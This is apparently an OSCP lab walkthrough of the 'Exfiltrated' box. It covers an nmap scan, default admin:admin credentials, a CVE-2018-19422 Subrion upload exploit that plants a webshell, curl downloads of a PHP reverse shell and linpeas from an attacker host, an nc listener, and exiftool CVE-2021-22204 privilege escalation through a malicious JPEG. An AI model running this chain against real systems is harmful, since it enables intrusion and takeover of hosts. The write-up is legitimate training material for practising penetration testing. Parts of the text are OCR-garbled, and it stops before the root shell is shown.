
## Exfiltrated | Default Credentials | CVE-2018-19422 Subrion 4.2.1 CMS | Outdated Exiftool

The Nmap scan reveals that there are two open ports on this system SSH and HTTP:

```
(kali® kali)-[~/OSCP/Exfiltrated]
 -$ <u>sudo</u> nmap -sV -p- -A 192.168.153.163 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 20:31 EDT
Nmap scan report for 192.168.153.163
Host is up (0.041s latency).
Not shown: 64500 closed tcp ports (reset), 1033 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE VERSION
                     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
    256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
   256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
                    Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
_http-title: Did not follow redirect to http://exfiltrated.offsec/
 http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
  /backup/ /cron/? /front/ /install/ /panel/ /tmp/
  /updates/
```

We can see that the Aggressive scan revealed some subdirectories for the site. Note Aggreesive Scans make a lot of noise and in a more secure environment can trigger responses from IDS/IPS, firewalls, etc. Navigating to the panel reveals an Admin login panel and this one happens to utilize the admin:admin default/weak credentials. We also have a software version:



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## SubrionCMS-4.2.1-File-upload-RCE-auth-

This is an edited version of the CVE-2018-19422 exploit to fix an small but annoying issue I had.

Running the command with the default credentials grants us a shell:

```
(kali© kali) = [~/OSCP/Exfiltrated/SubrionCMS-4.2.1-File-upload-RCE-auth-]
$ python3 exploit.py -u http://exfiltrated.offsec/panel -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: 1HptObRmzCFFOvWNW7jzOIPDWdozDWQOIEnXMUsw
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell ...
[+] Generated webshell name: mfvaumasyoyppsi

[+] Trying to Upload Webshell ...
[+] Upload Success ... Webshell path: http://exfiltrated.offsec/panel/uploads/mfvaumasyoyppsi.phar

$ whoami
www-data
```

## **Privilege Escalation**

This shell is very limited so we can transfer a php reverse shell file with *curl* and get a more interactive shell:

```
$ curl http://192.168.45.185/test.php -o test.php
$ ./test.php
$ test.php
$ php test.php
```

```
(kali® kali)-[~/OSCP/Exfiltrated]
$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.153.163] 36944
SOCKET: Shell has connected! PID: 5390
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now that we have a more interactive shell we can run linguage after transferring it with curl:

```
ww-data@exfiltrated:/var/ww/html/subrion/uploads$ curl http://192.168.45.185/linpeas.sh -o linpeas.sh
<curl http://192.168.45.185/linpeas.sh -o linpeas.sh
                                                                    Time Current
Left Speed
            % Received % Xferd Average Speed
                                                  Time
                                                          Time
                                                  Total
                                 Dload Upload
                                                          Spent
                              0 1528k
100 808k 100 808k
                       0
                                            0 Not 1: -- : -- Not 2: -- : -- : -- : -- : --
                                                                          1528k
www-data@exfiltrated:/var/www/html/subrion/uploads$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@exfiltrated:/var/www/html/subrion/uploads$ ./linpeas.sh
./linpeas.sh
```

Note that not everything useful will be identified by linpeas color identification(Check Random Notes Under Priv Esc):

```
Unexpected in /opt (usually empty)

total 16

drwxr-xr-x 3 root root 4096 Jun 10 2021 .

drwxr-xr-x 20 root root 4096 Jan 7 2021 ..

-rwxr-xr-x 1 root root 437 Jun 10 2021 image-exif.sh

drwxr-xr-x 2 root root 4096 Jun 10 2021 metadata
```

Reviewing this script reveals that it uses the exiftool:

Now we can check the version of exiftool using the -ver option:

```
www-data@exfiltrated:/opt$ exiftool -ver
exiftool -ver
11.88
www-data@exfiltrated:/opt$
```

Now we can check if there are any vulnerabilities related to this version(<a href="https://github.com/UNICORDev/exploit-cve-2021-22204">https://github.com/UNICORDev/exploit-cve-2021-22204</a>):



Now we can create a malicious jpg file that the image-exif.sh will use and cause it to grant us a reverse shell:

And we can transfer the malicious jpg to the target with curl:

```
www-data@exfiltrated:/tmp$ curl http://192.168.45.185/image.jpg -o image.jpg
curl http://192.168.45.185/image.jpg -o image.jpg
            % Received % Xferd
                                 Average Speed
                                                                   Time
                                                                         Current
                                 Dload Upload
                                                  Total
                                                          Spent
                                                                   Left
                                                                         Speed
100
      459 100
                 459
                                  4831
                                             0 --:--:--
                                                                           4831
www-data@exfiltrated:/tmp$
```

The script requires the image to be in the /var/www/htm/subrion/uploads directory so we will move the file there:

```
www-data@exfiltrated:/tmp$ mv image.jpg /var/www/html/subrion/uploads/image.jpg
<v image.jpg /var/www/html/subrion/uploads/image.jpg
www-data@exfiltrated:/tmp$</pre>
```

And now we can cd into the /opt folder and run the script so we can gain an elevated reverse shell:

```
www-data@exfiltrated:/opt$ ./image-exif.sh
./image-exif.sh

metadata directory cleaned!

Processing EXIF metadata now...
./image-exif.sh: line 16: /opt/metadata/f6ceacddf9: Permission denied

Processing is finished!

www-data@exfiltrated:/opt$
```

It may say permission denied but we have an elevated reverse shell: